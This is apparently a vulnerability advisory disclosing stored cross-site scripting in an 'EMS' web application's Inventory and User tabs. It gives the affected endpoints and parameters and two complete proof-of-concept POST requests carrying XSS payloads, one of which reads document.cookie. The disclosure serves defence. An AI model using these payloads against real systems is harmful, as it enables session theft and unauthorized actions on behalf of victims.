


Vulnerability Description: Stored Cross-site Scripting - CWE-79
Software Version: 11.3
NIST: https://nvd.nist.gov/vuln/detail/cve-2026-8333
CVSS: 9.4
Severity: Critical
Credits: Dario Emilio Bertani, Andrea Sindoni, Antonio Carriero, Marco Manieri, Vito Pistillo, Davide Renna, Manuel Leone
two web functionalities are affected by stored XSS vulnerabilities: Inventory tab and User tab. The injected HTML tags are executed by the browser when a user visits the tabs.This type of XSS is particularly dangerous because the malicious code is saved by the device and the commands are executed for any user that loads the page, until the device is reset.
Prerequisites: user with access to the web application by using valid credentials.
Step-by-step instructions and PoC
A user, authenticated to the web application, can insert javascript code in the banner configuration.
Affected Endpoints
• URL: https:///EMS/inventory/setInvRemarks.htm, https:///EMS/ngsSecurity/addNGSSecurityUserData.htm.
• HTTP Parameter: remarksNewval, name
The two affected web functionalities are:
• Inventory tab: it is possible to edit the “Remark” column of inventory entries, inserting HTML tags that will be rendered and not sanitized.
It can be exploited by manipulating the parameter remarksNewval of the POST request to /EMS/inventory/setInvRemarks.htm.
• User tab: when a user is created or edited, its name is not sanitized and can be used to inject HTML tags.
It can be exploited by manipulating the parameter “name” of the POST request to /EMS/ngsSecurity/addNGSSecurityUserData.htm.
Below are the evidences with the vulnerability details and the payloads used.
Payloads used to exploit the vulnerability:
POST /EMS/ngsSecurity/addNGSSecurityUserData.htm HTTP/1.1
Host: <application_IP>:8443
Cookie:[...]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
Accept: */*
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 369
Origin: https://<application_IP>:8443
Referer: https://<application_IP>:8443/EMS/user/loadMainPage.htm
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive
passwordLifeTime=365&sessionsPerUser=3&failedLoginAttempts=0&forcePswdChng=false&mode=modify&profile=user&user=prova&profileName=NGSPROFILE&modifyNGSProfile=TRUE&modifyldapOrganizationUnit=&isRadiusUser=N&reportsRequired=&reportsStatus=&schedulerId=1&userId=prova&name=<a%20onmouseover="alert(document.cookie)">prova</a>&initials=tst&ngsUsergroup=ADMIN&modngsUserEmail=
POST /EMS/inventory/setInvRemarks.htm HTTP/1.1
Host: <application_IP>:8443
Cookie: [...]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
Accept: */*
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 147
Origin: https://<application_IP>:8443
Referer: https://<application_IP>:8443/EMS/user/loadMainPage.htm
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive
neId=63&aid=EXP&clli=CAGLITBU-GMC1-01&remarksNewval=x%3C%2Fdiv%3E%3C%2Ftd%3E%3Cscript%3Ealert(1)%3C%2Fscript%3E%3Ctd%3E%3Cdiv%3E&modifyRemarks=TRUE
The image below shows the XSS payload successfully triggered when visiting the User tab:

Figure 1
Security Impact
By using malicious javascript code the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. The attacker could: transfer private information from the victim's machine to the attacker, send malicious requests to a web site on behalf of the victim.